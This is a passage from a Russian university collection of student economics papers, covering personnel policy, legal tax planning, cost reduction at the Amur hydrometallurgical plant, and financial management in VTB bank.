


Рисунок 2 – Элементы кадровой политики

Теперь рассмотрим каждый элемент в отдельности/частности:

1. Кадровое планирование.

Является ключевым фактором управления персоналом. Оно охватывает определение необходимой численности и квалификации сотрудников, стратегии привлечения и высвобождения персонала, поддержание актуальности профессиональных знаний, необходимых компании, различные программы развития. Включает в себя анализ штатного расписания, разработку программ и мероприятий по развитию персонала, оценку динамики бизнеса, а также прогнозирование изменений на рынке труда.

2. Отбор и прием персонала.

Это комплексный, подробный анализ каждого кандидата, включающий в себя как профессиональные, так и психологические качества. Необходимые для определения пригодности на ту или иную должность. Проходит оценивание не только навыков, но и психологической готовности кандидата к предстоящим обязанностям.

Включает в себя несколько этапов: создание кадровой комиссии, формирование требований к рабочим вакантным местам, объявление о конкурсе в СМИ, медицинское обследование кандидатов, оценка психологической устойчивости кандидатов (не для всех), комплексная оценка кандидатов по рейтингу и формирование окончательного списка, заключение кадровой комиссии и наконец, заключение трудового договора

3. Адаптация персонала.

Приспособление сотрудника к рабочему процессу на новом месте. На данном этапе происходит знакомство как с правилами и обязанностями, так и с коллективом,

способностями влиться в него. Выделяют два направления адаптации: первичную и вторичную. Уже из названий можно понять, их характеристики. Первичная адаптация – приспособление работника, не имеющего опыта работы, как правило выпускники учебных заведений. Вторичная – приспособление работников, имеющих опыт работы.

4. Оценка персонала.

Оценка соответствия персонала сотрудника занимаемой должности, проводится различными методами для определения сильных и слабых сторон, потенциал роста или же необходимость в обучении. Как правило, проходит ежегодно (возможны более частые проверки). Является одним из важнейшего направления управления персоналом.

Аттестация же сотрудника осуществляется не чаще, чем раз в три года.

5. Мероприятия по развитию персонала и повышению квалификации.

Вид дополнительного профессионального образования, в ходе которого происходит приобретение новых, а также актуализация имеющихся знаний и навыков работника в определённой профессиональной отрасли. Включает в себя проведение различных семинаров, тренингов, курсов.

6. Вознаграждение и мотивация персонала.

Включает в себя совокупность поощрений, предоставляемых работникам, а также стимулы, благодаря которым сотрудник начинает, продолжает и доводит дело до конца. Данный элемент способствует повышению производительности и получению удовлетворенности от процесса работы.

Заключение

Таким образом, данная статья доказывает, что кадровая политика – это, действительно, важный элемент в управлении персоналом без которого организация теряет всякий смысл своего существования. Потому что благодаря эффективному введению данной политики получится, не только привлечь более талантливых людей, но и развивать, и удержать его, тем самым избежать текучесть кадров. Также способствует устойчивому развитию, достижению всех целей и укреплению конкурентоспособности на рынке. Именно эффективная кадровая политика приведет к созданию благоприятного климата в коллективе, повышению имиджа предприятия и увеличению производительности труда. Иначе говоря, успех любой компании во многом зависит от кадровой политики.

СПИСОК ИСТОЧНИКОВ

1. Ж.И. Гусева. УМКД: Управление персоналом – Комсомольск - на - Амуре: ФГБОУ ВО «КНАГУ», 2021.
2. Одегов, Ю. Г. Кадровая политика и кадровое планирование: учебник и практикум для вузов / Ю. Г. Одегов, В. В. Павлова, Л. С. Бабынина. – 4-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 707 с. – (Высшее образование). – ISBN 978-5-534-18970-4. – Текст : электронный // Образовательная платформа Юрайт [сайт].
3. Основы управления персоналом: учебник / А.Я. Кибанов. – 3-е изд., переаб. и доп. – Москва : ИНФРА-М, 2024. – 440с. + Доп. Материалы [Электронный ресурс]. – (Высшее образование). – DOI 10.12737 / 4118.
4. Управление персоналом: учебник и практикум для вузов / А.А. Литвинюк [и др.] ; под редакцией А.А. Литвинюка. – 3-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 461 с. – (Высшее образование). – ISBN 978-5-534-14697-4. – Текст: электронный // Образовательная платформа Юрайт [сайт].
5. Пархимчик, Е. П. Кадровая политика организации: учеб. пособие / Е. П. Пархимчик. – Минск: ГИУСТ БГУ, 2011. – 128 с. ISBN 978-985-491-086-4.

УДК 336.2

Буровская Анастасия Андреевна, студент, Комсомольский-на-Амуре государственный университет

Burkovskaya Anastasia Andreevna, student of Komsomolsk-na-Amure State University

Кизиль Елена Витальевна, доктор экономических наук, доцент кафедры «Экономика, финансы и бухгалтерский учет», Комсомольский-на-Амуре государственный университет

Kizil Elena Vitalievna, Doctor of Economics Sciences, Associate Professor, Department of Economics, Finance and Accounting, Komsomolsk-na-Amure State University

ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ НАЛОГОВОГО ПЛАНИРОВАНИЯ В ОРГАНИЗАЦИИ THEORETICAL ASPECTS OF TAX PLANNING IN THE ORGANIZATION

Аннотация. В данной статье рассмотрена сущность налогового планирования, описана основная цель её реализации. Указаны этапы, через которые проходит организация, проводя налоговое планирование, а также принципы, которых оно должно придерживаться. Рассмотрены инструменты, способствующие снижению налоговой нагрузки.

Abstract. This article examines the essence of tax planning, describes the main purpose of its implementation. The stages that the organization goes through when conducting tax planning, as well as the principles that it must adhere to, are indicated. The instruments contributing to the reduction of the tax burden are considered.

Ключевые слова: налогообложение, налоговое планирование, этапы, принципы, инструменты налогового планирования.

Keywords: taxation, tax planning, stages, principles, tools of tax planning.

Введение

Налог – это обязательный безвозмездный платёж в пользу государства, установленный законом [1]. Соответственно, предприятия, так же, как и граждане, являются частью экономической системы страны и обязаны уплачивать налоги, которые являются источником финансирования нужд общества [3]. Налоговое планирование представляет собой эффективный инструмент управления финансово-хозяйственной деятельностью организации, способствующий повышению ее экономической безопасности. Тщательно рассматривая и изучая экономические и финансовые результаты функционирования, предприятие открывает для себя возможность грамотного планирования налогообложения. Налогооблагаемый субъект имеет право воспользоваться выгодными законными способами и методами для дальнейшего облегчения налоговой нагрузки. Как следствие, разработанный налоговый план позволяет субъекту хозяйствования увеличить эффективность деятельности и повысить свои финансовые показатели. Большое значение в этой связи имеет важность изучения различных теоретических подходов к пониманию сущности налогового планирования и выбору наиболее оптимального налогового режима.

Основная часть

В практике налогового планирования наиболее распространенными и чаще всего применяемыми являются следующие подходы:

- Рассмотрение пути к уменьшению налоговой нагрузки, снижению абсолютного значения уплачиваемых налогов. Это деятельность, направленная на подбор наиболее благоприятных для предприятия условий налогообложения.

- Ведение экономической деятельности с целью проработки налогового планирования для оптимизации налогообложения предприятия, увеличения финансовых показателей [3].

Основной задачей налогового планирования является минимизация налоговых потерь как по определенному налогу или сбору, так и по всей совокупности налогов,

исчисляемых на базе одного и того же объекта налогообложения, а также по всей совокупности налогов и сборов, относящихся к организации [4].

Для малого бизнеса открываются широкие возможности в выборе того или иного налогового режима. В настоящее время существует шесть режимов налогообложения, на которые может перейти индивидуальный предприниматель: основная система налогообложения (ОСН), упрощенная система налогообложения (УСН), автоматизированная упрощенная система налогообложения (АУСН), единый сельскохозяйственный налог (ЕСХН), патентная система налогообложения (ПСН) и налог на профессиональный доход (НПД) [2].

Организации имеют возможность работать только на таких режимах, как ОСН, УСН, АУСН, ЕСХН.

Предприниматели не могут перейти на желаемый режим, если не соответствуют определённым критериям. Основопологающими факторами являются доход, численность персонала, а также осуществляемый вид деятельности.

Если предприятие не подходит под специальные режимы налогообложения, а только под ОСН, оно имеет возможность проработать другие варианты снижения налоговой нагрузки. Например, существуют различные льготы, поддерживающие бизнес. Налоговые льготы предоставляются на отдельных территориях Российской Федерации. К таким территориям относятся специально созданные особые экономические зоны. Также на применяемые ставки налогов влияют производство некоторых видов продукции и участие в инвестиционных и научно-исследовательских проектах [5].

Именно для исследования возможностей организации по законному снижению налоговых обязательств необходимо налоговое планирование, определяющее перечень факторов, которые могут повлиять на эффективность деятельности. Высвободившиеся в результате оптимизации денежные средства организация имеет возможность направлять на приоритетные направления её дальнейшего развития. Грамотно разработанная налоговая политика, даже без поиска льгот, позволяет избежать непредвиденных просроченных платежей, что снижает риск возникновения дополнительных расходов на пени и штрафы.

Как и любая деятельность, налоговое планирование предусматривает определённые шаги к достижению поставленной цели. На рисунке 1 представлены этапы налогового планирования.




Рисунок 1 – Этапы налогового планирования [4]

Проходя каждый этап налогового планирования, важно придерживаться основных принципов его составления и реализации:

- Разумность. Выбранный способ оптимизации налогообложения должен не нарушать действующее законодательство. Применение грубых инструментов может привести налогоплательщика как к появлению дополнительных трат на штрафы в связи с обнаружением использования нелегальных схем, так и к возникновению ситуации, где крайней мерой будет уголовное преследование.

- Цена решения. Цель налогового планирования заключается в снижении расходов предприятия. Определив затраты на осуществление выбранной налоговой политики, можно судить о том, выгодно ли её использование с финансовой точки зрения.

- Комплексный подход. Необходимо проанализировать все составляющие, касающиеся налогового планирования и следить за их влиянием на другие элементы деятельности организации, например, выяснить, произойдёт ли увеличение издержек других платежей в случае применения того или иного инструмента.

- Индивидуальный подход. Каждое предприятие уникально, обладая тонкостями ведения хозяйственной деятельности, своим местоположением, что влияет на особенности налогообложения организации. Не существует универсальной схемы действий при оптимизации налогообложения, важно создать уникальный план действий, учитывающий все нюансы, оптимизирующие деятельность компании.

- Юридическая чистота. Необходимо внимательно относиться к оформлению документации [4].

Налоговая оптимизация – это работа, которая должна проводиться одновременно с созданием организационной и финансовой схем бизнеса, т.е. с самого начала деятельности. Налогоплательщику при ведении налогового планирования рекомендуется создать специальное подразделение или назначить ответственных лиц за разработку внутренних регламентов и процедур, документирование принятых решений, а также обеспечить их регулярное обучение с целью повышения квалификации. Ежегодно в силу вступают десятки поправок в налоговое законодательство. Требования со стороны надзорных органов растут. Для снижения рисков со стороны налогообложения важно регулярно отслеживать нововведения в законодательстве, осуществлять текущий контроль процессов, происходящих в организации.

Заключение

Таким образом, сущность налогового планирования заключается в поиске налогоплательщиком легальных возможностей снижения своей налоговой нагрузки. В активе собственника бизнеса имеются разнообразные инструменты оптимизации налоговых обязательств, позволяющие значительно улучшить показатели деятельности субъекта хозяйствования и повысить его финансово-экономическую устойчивость на рынке.

Налогоплательщик располагает множеством инструментов, способствующих снижению налоговой нагрузки при грамотном их анализе и применении. Это и предусмотренные налоговым законодательством налоговые льготы, и дифференциация налоговых ставок по видам налогов, и специальные налоговые режимы, определяющие порядок формирования налогооблагаемой базы.

В результате проведения взвешенного анализа деятельности своей организации предприниматель может выявить факторы, ведущие к уменьшению налогового бремени.

СПИСОК ИСТОЧНИКОВ

1. Налоговый кодекс Российской Федерации (часть первая) от 31.07.1998 № 146-ФЗ (ред. от 30.09.2024) / [Электронный ресурс] URL: <http://www.consultant.ru/document/>
2. Зацаринная, Е. И. Налогообложение субъектов малого бизнеса : учебное пособие для вузов / Е. И. Зацаринная, О. Н. Тарасова, Н. А. Проданова. – Москва : Издательство Юрайт, 2024. – 174 с. – (Высшее образование). – ISBN 978-5-534-16879-2. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/544934> (дата обращения: 22.11.2024).
3. Кутузова Ксения Юрьевна Понятие налогов, их виды и функции на современном этапе // Инновационная экономика: перспективы развития и совершенствования. 2015. №2 (7). URL: <https://cyberleninka.ru/article/n/ponyatie-nalogov-ih-vidy-i-funktsii-na-sovremennom-etape> (дата обращения: 16.11.2024).

4. Пименов, Н. А. Налоговое планирование : учебник для вузов / Н. А. Пименов, С. С. Демин. – 4-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 137 с. – (Высшее образование). – ISBN 978-5-534-19164-6. – Текст : электронный // Образовательная платформа Юрайт [сайт]. с. 11 – URL: <https://urait.ru/bcode/556077/p.11> (дата обращения: 21.11.2024).
5. Черникова А. Е. Налоговое планирование на предприятиях в современных условиях // Проблемы экономики и менеджмента. 2016. №3 (55). URL: <https://cyberleninka.ru/article/n/nalogovoe-planirovanie-na-predpriyatiyah-v-sovremennyh-usloviyah> (дата обращения: 22.11.2024).

УДК 338.5

Бя Екатерина Игоревна, студент, Комсомольский-на-Амуре государственный университет

Bia Ekaterina Igorevna, student, Komsomolsk-na-Amure State University

Кизиль Елена Витальевна, профессор кафедры «Экономика, финансы и бухгалтерский учет», доцент, Комсомольский-на-Амуре государственный университет

Kizil Elena Vitalievna, Professor of the Department of Economics, Finance and Accounting, Associate Professor, Komsomolsk-na-Amure State University

СНИЖЕНИЕ СЕБЕСТОИМОСТИ ПРОДУКЦИИ ПРОМЫШЛЕННОГО ПРЕДПРИЯТИЯ REDUCING THE COST PRICE OF THE HYDROMETALLURGICAL PLANT

Аннотация. В статье рассматривается актуальная научно-практическая проблема, касающаяся принятия организационно-технических и экономических решений, способствующих экономии затрат промышленного предприятия на производство продукции. Цель работы заключается в разработке мероприятий по снижению себестоимости продукции ООО «Амурский гидрометаллургический комбинат» (ООО «АГМК»). Предложения по сокращению себестоимости за счет совершенствования технологического процесса и замещения оборудования на более экономичные аналоги могут быть использованы в практической деятельности других предприятий.

Abstract. The article considers a current scientific and practical problem concerning the adoption of organizational, technical and economic decisions that contribute to saving costs of an industrial enterprise for production. The purpose of the work is to develop measures to reduce the cost of production of Amur Hydrometallurgical Plant LLC (AGMK LLC). Proposals for reducing the cost by improving the technological process and replacing equipment with more economical analogues can be used in the practical activities of other enterprises.

Ключевые слова: эффективность, издержки, оборотный капитал, технологический процесс, экономия

Key words: efficiency, costs, working capital, technological process, savings.

Введение

Сокращение издержек производства всегда было одной из основных задач, стоящих перед каждым предприятием. Себестоимость продукции является важнейшим показателем эффективности деятельности предприятия. Она определяет продуктивность производства и реализации продукции, показывает степень использования материальных, трудовых и финансовых ресурсов [5]. На основе анализа уровня затрат можно сделать выводы относительно положения дел на предприятии, касающегося качества работы, выполняемой как отдельными сотрудниками, так и руководством в целом [1]. Предприятия стараются снизить производственные затраты, одновременно улучшая качество своей продукции, что определяет рентабельность, а также устойчивость финансового положения предприятия и его конкурентоспособность [2]. Теоретическую

базу исследования составили методики оценки эффективности использования оборотных средств предприятия, анализа технологических процессов, помогающие в принятии соответствующих управленческих решений и разработке стратегии управления производственной деятельностью.

Основная часть

По результатам анализа отчета о финансовых результатах за 2021 год и 2022 год (таблица 1), можно сказать, что валовая прибыль к 2022 г. снизилась. Этому способствовало снижение объемов производства и недостаточно существенное снижение себестоимости.

Таблица 1 – Анализ отчета о финансовых результатах

Показатель	2022 г.	2021 г.	Изменение
	Сумма, тыс. р.	Сумма, тыс. р.	Сумма, тыс. р.
Выручка	31686200	32802700	-1116500
Себестоимость	30291600	30454700	-163100
Валовая прибыль (убыток)	1394580	2347960	-953380
Коммерческие расходы	8160	8208	-48
Управленческие расходы	905146	365856	539290
Прибыль (убыток) от продаж	481272	1973900	-1492628
Проценты к получению	7289	7422	-133
Проценты к уплате	1268470	570032	698438
Прочие доходы	2340500	3360780	-1020280
Прочие расходы	3082010	4413860	-1331850
Прибыль (убыток) до налогообложения	-1521430	358201	-1879631
Текущий налог на прибыль	0	0	-9052
Чистая прибыль (убыток)	-1521430	349695	-1871125

В 2022 году в финансово-хозяйственной деятельности предприятия наблюдался убыток (таблица 2). На это повлияло сокращение прибыли от продаж, рост управленческих расходов, а также рост процентов к уплате.

Таблица 2 – Эффективность использования оборотного капитала

Показатель	2022 г.	2021 г.
Длительность одного оборота оборотных средств, в днях	160	182,74
Коэффициент оборачиваемости оборотных средств	2,25	1,97
Рентабельность (убыточность) оборотных средств	-0,11	0,02
Коэффициент загрузки оборотных средств	0,43	0,53

Динамика показателей эффективности использования оборотного капитала на конец 2022 года свидетельствует о том, что, несмотря на ускорение оборачиваемости оборотных активов и снижение длительности одного оборота, организация стала убыточной. В целом финансовое положение исследуемого предприятия имеет негативный результат своей деятельности. Для успешной и организованной работы предприятия и улучшения его финансового состояния можно предложить мероприятия, реализация которых позволила бы сократить затраты предприятия.

Компания ООО «АГМК» занимается автоклавным выщелачиванием золотых концентратов и является одним из крупнейших проектов компании «Полиметалл». Проектная мощность фабрики автоклавного выщелачивания составляет 225 тыс. тонн концентрата в год. Гидрометаллургический комбинат предназначен для переработки концентратов. В соответствии с проектом суммарная годовая производительность АГМК по перерабатываемым низкоуглеродистым концентратам составляет 208140 т в год [3]. В результате проведения анализа особенностей технологического процесса определены следующие проблемы: неэффективное использование реагентов; поиск новых поставщиков импортного оборудования из-за введения санкций; задержка поставок импортного оборудования; рост цен на используемое сырье и материалы.

На основе диагностики данных о производственном и технологическом процессах, а также состоянии оборотных средств и эффективности их использования было принято решение предложить мероприятия по изменению технологии производства и поиск новых поставщиков оборудования [4]. Изменение технологического процесса заключается в снижении норм сырья, а именно используемых реагентов для выщелачивания золотых концентратов. В рабочем процессе ООО «АГМК» применяется определенный объём реагентов, снижение нормативов использования которых станет возможным за счет изменения технологического процесса (таблица 3).

Таблица 3 – Экономическая оценка норм реагентов

Наименование товарно-материальных ценностей и сопутствующие затраты	Объём факт 2022 г.	Объём план, прогноз	Объём факт, прогноз	Сумма, 2022 г. без НДС, р.	Сумма без НДС, прогноз, р.	Отклонение суммы от факта, прогноз, р.	Отклонение объёма от факта, прогноз.
Антискалант Акварезалт 1010-113	0,230	0,204	0,204	20715647	18367051	- 2348597	- 0,026
Уголь активированный	0,303	0,350	0,283	11964920	11160000	- 804920	- 0,02
Сульфаминовая кислота (кислотная обработка угля)	0,514	0,504	0,367	8134727	5814096	- 2320631	- 0,147
Гидроксид натрия NaOH (десорбция)	0,659	0,573	0,501	8742917	6653605	- 2089312	- 0,158
ЭДТА натрия Трилон Б ГОСТ 10652-	0,205	0,180	0,176	11279169	9697800	- 1581369	- 0,029
Мембрана F654247	0,835	0,544	0,398	24656581	11753505	- 12903076	- 0,437
Шары помольные Ф60 мм (Измельчение известняка и	0,276	0,323	0,247	2044459	1835104	- 209355	- 0,029
Известь негашеная 80%	543,1	-	564,3	172033179	178754461	6721282	21,2
Известняк, (80% CaCO ₃)	2377,5	-	2411,3	106213839	107727540	1513700	33,8
Диатомовая земля	590,0	605,4	340,1	9873835	5692661	- 4181174	- 249,9
Снижение затрат на ТМЦ автоклава	-	2430,4	-	-	-	- 39772970	-
Снижение затрат на ТМЦ десорбции 1 секции	-	597,0	-	-	-	- 3259000	-
Свежая вода	311,2	335,3	268,7	10246655	8848144	- 1398511	- 42,5
Снижение потребления электроэнергии (десорбция)	-	-	-	6444254	5243900	- 1200353	-
Сокращение затрат на сервисные услуги	-	-	-	-	-	- 9990559	-
Итого	3824,82	3970,778	3586,576	392350182	353180816	- 73824845	- 238,246

При внедрении мероприятий по изменению технологического процесса экономическая оценка норм реагентов показывает нам изменение объёма и суммы реагентов. Значительной экономии можно добиться по таким материалам как: антискалант акваре-

затрат на участке обратно-осмотической установки; сульфаминовая кислота (кислотная обработка угля) на участке фильтрации хвостов выщелачивания; гидроксид натрия NaOH (десорбция) на участке десорбции угля. Также произойдет снижение затрат на товарно-материальные ценности (ТМЦ) автоклава, сократятся затраты на сервисные услуги. Снижение норм реагентов в совокупности приведет к снижению себестоимости на 18,82 %.

С целью снижения эксплуатационных затрат за счет уменьшения закупочной стоимости мембран для пресс-фильтров предприятие может перейти на аналоги других производителей с меньшей ценой отдельных запчастей [5]. Проведено исследование рынка КНР. Определены два подрядчика для дальнейшей проработки возможности приобретения опытной партии мембран (таблица 4).

Таблица 4 – Анализ стоимости мембран

Показатель	Текущая ситуация	Ситуация после внедрения пред-ложения	Эффект от внедрения («-» - экономия; «+» - доп. затраты)	Комментарии
Оригинальные мембраны Metso Outotec				
Кол-во, шт.	116	-	-	-
Цена, р.	147981,28	-	-	-
Стоимость, р.	17165828	-	-	-
Альтернативные мембраны HEBEI PENGDE RUBBER AND PLASTIC PRODUCTS CO				
Кол-во, шт.	-	116	-	-
Цена, р.	-	83180,5	-	Курс юаня 12,80 р./юань
Стоимость, р.	-	9648938	-	-
Всего, р.	17165828	9648938	-7516890	

В технологическом процессе ООО «АГМК» эксплуатируются камерно - мембранные пресс-фильтры бренда Metso Outotec. За год используются 116 штук. Годовая стоимость затрат составит порядка 17165828 рублей. При использовании альтернативных мембран бренда HEBEI PENGDE RUBBER AND PLASTIC PRODUCTS CO стоимость затрат соответствует 9648938 рублям. При внедрении данного мероприятия удастся сократить расходы по закупке мембран на 43,79 %. Таким образом, общая сумма экономии по предложенным мероприятиям составит 81341735 р.

Заключение

Проведенный анализ финансово-бухгалтерской отчетности ООО «АГМК» определил, что финансовые результаты деятельности исследуемого предприятия имеют негативную динамику. На основе исследования и обобщения информации о производственном и технологическом процессе, текущем состоянии и показателях эффективности использования производственных запасов разработаны меры, способствующие снижению затрат и улучшению финансового результата компании. Оптимизационные мероприятия по изменению технологического процесса позволят сократить объем используемых реагентов, что приведет к существенной экономии в размере 73824845 р. Поиск новых поставщиков оборудования определил более дешевый вариант мембран на базе китайского бренда HEBEI PENGDE RUBBER AND PLASTIC PRODUCTS CO с более низкой ценой запчастей. При внедрении данного мероприятия удастся сократить расходы по закупке мембран на 7516890 р. Общая сумма экономии составит 81341735 р. Предложения по повышению эффективности производства за счет совершенствования технологического процесса и поиска новых поставщиков оборудования могут найти широкое применение в деятельности аналогичных предприятий металлургии.

СПИСОК ИСТОЧНИКОВ

1. Анализ и диагностика финансово-хозяйственной деятельности предприятия : учебник / под ред. А.П. Гарнова. – Москва : ИНФРА-М, 2022. – 366 с. // Znanium.com : электронно-библиотечная система. – URL: <https://znanium.com/catalog/product/1786659> (дата обращения: 18.11.2024). – Режим доступа: по подписке.
2. Амурский ГМК Полиметалл – [Электронный ресурс] – Режим доступа: <https://www.polymetal.ru/assets/where-we-operate/amursk-rox-hub/#Location> (дата обращения: 18.11.2024).
3. Савицкая, Г. В. Комплексный анализ хозяйственной деятельности предприятия: учебник / Г. В. Савицкая. – 7-е изд. перераб. и доп. – М.: ИН-ФРА-М, 2024. – 608 с.
4. Молокова, Е. И. Планирование деятельности предприятия : учебное пособие / Е. И. Молокова, Н. П. Коваленко. – 2-е изд. – Саратов : Вузовское образование, 2019. – 194 с. – ISBN 978-5-4487-0418-5. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: <https://www.iprbookshop.ru/79780.html> (дата обращения: 18.11.2024). – Режим доступа: для авторизир. пользователей.
5. Шеремет, А. Д. Анализ и диагностика финансово-хозяйственной деятельности предприятия : учебник / А. Д. Шеремет. – 2-е изд., доп. – Москва : ИНФРА-М, 2022. – 374 с. – (Высшее образование: Бакалавриат). // Znanium.com : электронно-библиотечная система. – URL: <https://znanium.com/catalog/product/1832417> (дата обращения: 18.11.2024). – Режим доступа: по подписке.

УДК 336.71

Вепрева Диана Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vepreva Diana Sergeevna, student, Komsomolsk-na-Amure State University

Кудрякова Надежда Валерьевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kudryakova Nadezhda Valeryevna, candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ФИНАНСОВОГО МЕНЕДЖМЕНТА В КОММЕРЧЕСКОМ БАНКЕ IMPROVING THE EFFICIENCY OF FINANCIAL MANAGEMENT IN A COMMERCIAL BANK

Аннотация. В статье представлены материалы исследования актуальности финансового менеджмента. Исследованы теоретические аспекты финансового менеджмента. Авторами предложены способы повышения эффективности финансового менеджмента в коммерческом банке. Проведен анализ финансового менеджмента, который отразился на финансовых показателях банка ВТБ.

Abstract. The article presents research materials on the relevance of financial management. The theoretical aspects of financial management are investigated. The authors propose ways to improve the efficiency of financial management in a commercial bank. An analysis of financial management has been carried out, which has affected the financial performance of VTB Bank.

Ключевые слова: эффективность, управление, финансы, банк, денежные средства, технологии, оптимизация, финансовый менеджмент, автоматизация, финансовые показатели.

Key words: efficiency, management, finance, bank, cash, technology, optimization, financial management, automation, financial indicators.

Введение

В современном мире финансовый менеджмент играет важную роль, так как благодаря ему можно рационально и эффективно распределять денежные ресурсы, контролировать расходы, увеличивать прибыль, что способствует повышению привлекательности банка. Финансовый менеджмент является ключевым звеном функционирования банка, потому что обеспечивает управление рисками, минимизирует потери, обеспечивая стабильность банка в современных условиях и развитие в целом.

Основная часть.

Целью финансового менеджмента является максимизация рыночной стоимости фирмы с помощью рациональной финансовой политики. Он включает в себя систему управления денежными средствами предприятия, финансовые отношения между участниками хозяйственной деятельности. К объектам управления относят различные активы, инвестиции, а к субъектам финансовые менеджеры, собственники и специалисты, которые осуществляют финансовые функции.

Финансовый менеджмент направлен на решение таких задач, как формирование денежных ресурсов, необходимых для покрытия финансового плана, их рациональное распределение по видам деятельности; достижение максимальной прибыли; оптимизация денежного оборота: снижение финансовых рисков, благодаря которому предприятие будет находиться в благоприятном финансовом положении и быть конкурентоспособным на рынке.

По нашему мнению, важной задачей финансового менеджмента в коммерческом банке является минимизация рисков. Поэтому методами управления рисками в банковской деятельности являются хеджирование, диверсификация, резервирование, метод лимитирования и мониторинг рисков.

Коммерческие банки являются посредниками на рынке, они склонны к финансовым рискам, так как на их деятельность влияют как внешние, так и внутренние факторы. Финансовые средства коммерческого банка состоят из собственных и привлеченных средств. К собственным относятся различные фонды, созданные за счёт прибыли, такие, как уставный капитал, резервный и страховой фонд, нераспределенная прибыль коммерческого банка. К привлеченным средствам относят доход от ценных бумаг, денежные средства юридических и физических лиц, которые размещаются на депозитах, расчётных счетах, они занимают почти 70% денежных средств банка. Можно отметить, что также задачей банковского финансового менеджмента является создание новых продуктов банка.

Для повышения эффективности финансового менеджмента в банковском секторе можно предпринять такие действия, как:

1) Исследование рынка банковской отрасли. Нужно изучить текущее состояние рынка, его тенденцию и развитие, риски и угрозы, спрос и предложение. Важной задачей является определение потребностей клиентов банковских услуг для создания новых продуктов.

2) Снижение затрат. Этот процесс предполагает сокращение издержек на материалы и сырье, оптимизацию производственных процессов, сокращению расходов или более рациональное их распределение. Благодаря этому процессу повышается эффективность и привлекательность деятельности банка, увеличивается прибыль, снижаются риски, так как оптимально применяются денежные средства банка. Банк сможет быстро адаптироваться под изменения, которые происходят на рынке, что будет привлекать будущих инвесторов.

3) Планирование и прогнозирование. С помощью финансового планирования можно распределять текущие денежные потоки, его целью является предотвращения будущих рисков в расходовании денежных средств и определение путей для эффективного достижения поставленных целей и задач. Это завершающий этап планирования деятельности банка, благодаря которому достигается устойчивое финансовое состоя-

ние. А главной функцией финансового прогнозирования является выявление реально возможного объема денежных ресурсов, поиск вариантов развития для совершенствования финансовой политики банка.

4) Контроль над издержками. Для начала необходимо изучить и исследовать все расходы банка, выявить наиболее существенные проблемы, которые могут повлиять на нерациональное распределение денежных ресурсов. Можно привести в пример затраты на персонал, расходы на аренду и обслуживания помещений. Нужно стабилизировать работу банка, постоянно проводить динамику и анализ издержек, чтобы избежать финансовых потерь и рисков, но это никак не должно повлиять на ухудшения услуг и продуктов коммерческого банка.

5) Внедрение IT-технологий в коммерческий банк:

- систему управления взаимоотношениями с клиентами (CRM). Эта система позволит банку автоматизировать функцию по обслуживанию клиентов. В ней будет храниться информация о клиентах, их финансовые операции, кредитная история и прочее. Она анализирует предпочтения клиентов, что способствует созданию новых необходимых банковских продуктов. С помощью этой системы будут выполняться рутинные задачи, такие, как обработка заявок от клиентов, напоминание о сроках платежей, быстро предоставлять нужную информацию клиенту банка, а также предоставлять информацию банку об отчетах, результатах и запросов клиентов за конкретный период времени. Эта система носит конфиденциальный характер, поэтому обеспечивает защиту персональных данных.

- разработку и внедрение системы управления банковскими операциями (BMS). Такая система позволит коммерческому банку управлять его задачами, обеспечивает защиту от мошенничества, что снижает риски финансовых потерь, помогает банку соблюдать нормативные акты, а это предотвращает от судебных исков и предоставляет информацию руководителям банка для планирования финансового плана.

- интеграцию с системами электронного документооборота (СЭД). С помощью этой программы можно автоматизировать процесс обработки информации, регистрации, хранения и поиска документов, что обеспечит их доступность для сотрудников банка. Также эта система предоставляет отчет и аналитику, связанную с документами.

- разработку и внедрение системы управления рисками (RMS). Такой математический метод позволяет банку минимизировать риски, связанные с финансовыми операциями. Он помогает устанавливать процентные ставки благодаря тому, что анализирует кредитоспособность клиентов и вероятность невозврата денежных средств. Этот метод способствует эффективному управлению рисками и оптимизации деятельности банка.

- внедрение системы онлайн-банкинга и мобильных приложений. С помощью таких приложений клиенты банка могут воспользоваться всеми продуктами банка, самостоятельно управлять своими средствами в онлайн-режиме, управлять инвестициями и многие другие современные возможности. Для банка будут собираться данные о предпочтениях их клиентов, чтобы в дальнейшем улучшить предоставляемые услуги. Также снижаются операционные затраты, так как уменьшается необходимость работы сотрудников банка из-за онлайн -приложений в телефоне.

- внедрение искусственного интеллекта (ИИ) и машинного обучения (МО). Эти процессы могут автоматизировать деятельность сотрудников банка, выполняя такие действия, как регистрация клиента, обработка заявлений на услуги кредита, анализ платежеспособности клиентов, предотвращать мошенничество. Также положительная сторона искусственного интеллекта в том, что он обрабатывает колоссальный объем данных за короткий промежуток времени, может вывести динамику, прогнозировать будущие тенденции.

